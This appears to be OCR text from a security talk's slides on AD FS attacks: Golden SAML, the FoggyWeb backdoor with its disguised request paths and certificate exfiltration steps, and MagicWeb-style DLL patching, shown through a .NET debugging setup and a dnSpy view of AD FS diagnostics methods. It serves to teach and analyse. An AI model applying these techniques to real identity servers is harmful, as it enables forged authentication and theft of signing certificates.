
All roads lead to Golden SAML

Solorigate Compromise




https://www.microsoft.com/en-us/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/

FoggyWeb



User
Actor
Internet
Firewall
Web Application Proxy
Firewall
Microsoft.IdentityServer.ServiceHost.exe
AD FS Code
FoggyWeb backdoor
GET /adfs/portal/images/theme/light01/profile.webp
GET /adfs/portal/images/theme/light01/background.webp
GET /adfs/portal/images/theme/light01/logo.webp
POST /adfs/services/trust/2005/saminixed/upload
Exfiltrate token-signing certificate
Exfiltrate token-decryption certificate
Exfiltrate AD FS configuration
Download additional components
AD FS server
INTERNET
DMZ
INTRANET

Legitimate SAML Flow



https://www.sygnia.co/threat-reports-and-advisories/golden-saml-attack/

Golden SAML (And its detection opportunity)



 https://www.sygnia.co/threat-reports-and-advisories/golden-saml-attack/

APT29:
Nobelium's MagicWeb

AD FS Claim Transform Backdoor

The cool stuff

Research Incident response Attacker techniques, tools, and infrastructure ·

21 min read

MagicWeb: NOBELIUM's post-compromise trick to authenticate as anyone

By Microsoft Incident Response
Microsoft Threat Intelligence

August 24, 2022


Threat intelligence

Blizzard

April 2023 update – Microsoft Threat Intelligence has shifted to a new threat actor naming taxonomy aligned around the theme of weather. NOBELIUM is now tracked as **Midnight Blizzard**.

To learn about how the new taxonomy represents the origin, unique traits,

Microsoft.IdentityServer.Diagnostics.dll




.NET Debugging QoL

```
setx /m COMPlus_ZapDisable "1"
setx /m COMPlus_ReadyToRun "0"

$config = @"
[.NET Framework Debugging Control]
GenerateTrackingInfo=1
AllowOptimize=0
"@

Get-ChildItem "C:\Windows\ADFS" -Filter *.dll -recurse |
Foreach-Object {
    Set-Content -Path ($_.Fullname + '.ini') -Value $config
}
```

https://github.com/dnSpyEx/dnSpy/wiki/Making-an-Image-Easier-to-Debug
https://learn.microsoft.com/en-us/dotnet/framework/debug-trace-profile/making-an-image-easier-to-debug

dnSpyEx – Easy Patching



dnSpy v6.5.0 (64-bit, .NET)

File Edit View Debug Window Help C# Start

Assembly Explorer

- TraceFormatter @0200002E
- TraceLog @0200002F
  - Base Type and Interfaces
  - Derived Types
  - .cctor() : void @060000F6
  - TraceLog(string) : void @060000DA
  - TraceLog(string, TraceLogDelegatesProducer) : void @060000DB
  - Assert(bool, string, object[]) : void @060000DC
  - BeginBuild(ref X509Certificate2) : bool @060000F7
  - BeginCanProcess(object[]) : bool @060000F8
  - Critical(string, object[]) : void @060000DD
  - CriticalSafe(string, object[]) : void @060000DE
  - Error(string, object[]) : void @060000DF
  - ErrorSafe(string, object[]) : void @060000E0
  - GetAllAssemblies() : void @060000F4
  - GetAssemblyByFullName(string) : Assembly @060000F5
  - Info(string, object[]) : void @060000E1
  - InfoSafe(string, object[]) : void @060000E2
  - InfoUsingEventName(string, object[]) : void @060000E3
  - InfoUsingEventNameSafe(string, object[]) : void @060000E4
  - InstallArbHook(string, string, string) : bool @060000F9
  - LogEnter(string, string, int) : void @060000EB
  - LogExceptionError(Exception) : void @060000F2
  - LogExceptionError(string, Exception) : void @060000F0
  - LogExceptionError(Exception, string, object[]) : void @060000F1
  - LogExceptionWarning(string, Exception) : void @060000EE
  - LogExceptionWarning(Exception, string, object[]) : void @060000EF
  - LogExit(string, string, int) : void @060000ED
  - LogExitMsg(string, string, string, int) : void @060000EC
  - LogLine(string) : void @060000F3
  - Verbose(string, object[]) : void @060000E5
  - VerboseSafe(string, object[]) : void @060000E6
  - VerboseUsingEventName(string, object[]) : void @060000E7
  - VerboseUsingEventNameSafe(string, object[]) : void @060000E8
  - Warning(string, object[]) : void @060000E9
  - WarningSafe(string, object[]) : void @060000EA
  - _traceLogDelegates : List<TraceLogDelegate> @040000E6
- TraceLogDelegate @02000038
- TraceLogDelegateETW @0200003B
- TraceLogDelegatesProducer @0200003E
- TraceLogEvents @0200003D
- WinErrors @02000020
- { } Microsoft.IdentityServer.Diagnostics.Auditing
- { } Microsoft.IdentityServer.Diagnostics.Auditing.AuditImplementation
